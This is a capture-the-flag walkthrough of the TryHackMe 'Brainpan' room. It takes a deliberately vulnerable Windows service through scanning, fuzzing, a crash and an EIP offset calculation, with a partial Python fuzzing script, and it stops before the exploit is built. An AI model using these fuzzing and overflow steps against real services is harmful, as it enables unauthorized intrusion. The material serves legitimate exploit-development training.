



Brainpan is a room on the website
https://wwww.tryhackme.com/room/brainpan

This is simple buffer overflow.
https://www.github.com/Manoj983


Enumeration

At the beginning run Nmap against the server.



```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ nmap -sC -sV 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-15 22:55 +0545
Nmap scan report for 10.10.10.3
Host is up (0.0038s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [________________________ WELCOME TO BRAINPAN ________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
```


Nmap shows two port open one is vulnerable program iteslf and another is http server on port 10000.
The page doesn't offer much. So lets run directory brute force tool as gobuster.



```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://10.
10.10.3:10000/
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.3:10000/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/15 23:10:59 Starting gobuster
===============================================================
/bin (Status: 301)
```


This gives the *bin directory in the webserver. Checking that directory as* [*http://10.10.10.3:/10000/bin*](http://10.10.10.3:/10000/bin) there is a binary , download it and run in winx86,. Run this via Immunity Debugger

Running PE file.



```
C:\Users\overflow\Desktop\Brainpan\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```


Connected via netcat.



```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ nc 10.10.10.2 9999
_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD

                          >> brainpan
                          ACCESS DENIED
```

Open the PE in Immunity Debugger. Run the program and send some fuzzing via kali using **generic_send_tcp 10.10.10.2 9999 fuzzer.spk 0 0**
spike code as:
s_readline();
s_string_variable("AAA”);


We succesfuly crash the program. Register view as:



```
Registers (FPU)                          <     <     <     <     <     <     <     <     <     <     <     <     <     <
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm□"
EDX 0022F720 ASCII "/.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7FFD5000
ESP 0022F930 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```


Here we overwrite the EIP with AAAA(0x41414141) it means we can redirect our code execution via EIP by placing ESP to EIP.

Make same fuzzer via python and find the offset value using **msf-pattern_create**.




```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ msf-pattern_create -l 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8A
i9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3
An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar
8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
```

Copy this values and send via python program.




```python
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
s.send("/.:"+"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A
```

Before sending the payload restart the program(PE) in Immunity.
Result is:




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◘"
EDX 0022F720 ASCII "/.:Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
EBX 7FFDF000
ESP 0022F930 ASCII "Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9"
EBP 72413272
ESI 00000000
EDI 00000000

EIP 34724133

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

EIP == 0x34724133 which is 3Ar4 in ASCII
Search **3Ar4** in our fuzzing string and offset value is before 3Ar4 which is 521




```
>>> import codecs
>>> codecs.decode("34724133", "hex")[::-1]
b'3Ar4'
>>> 
```

Now we know the offset is 521 now we create skeleton script. We can also see if we can overwrite the EIP with B's.



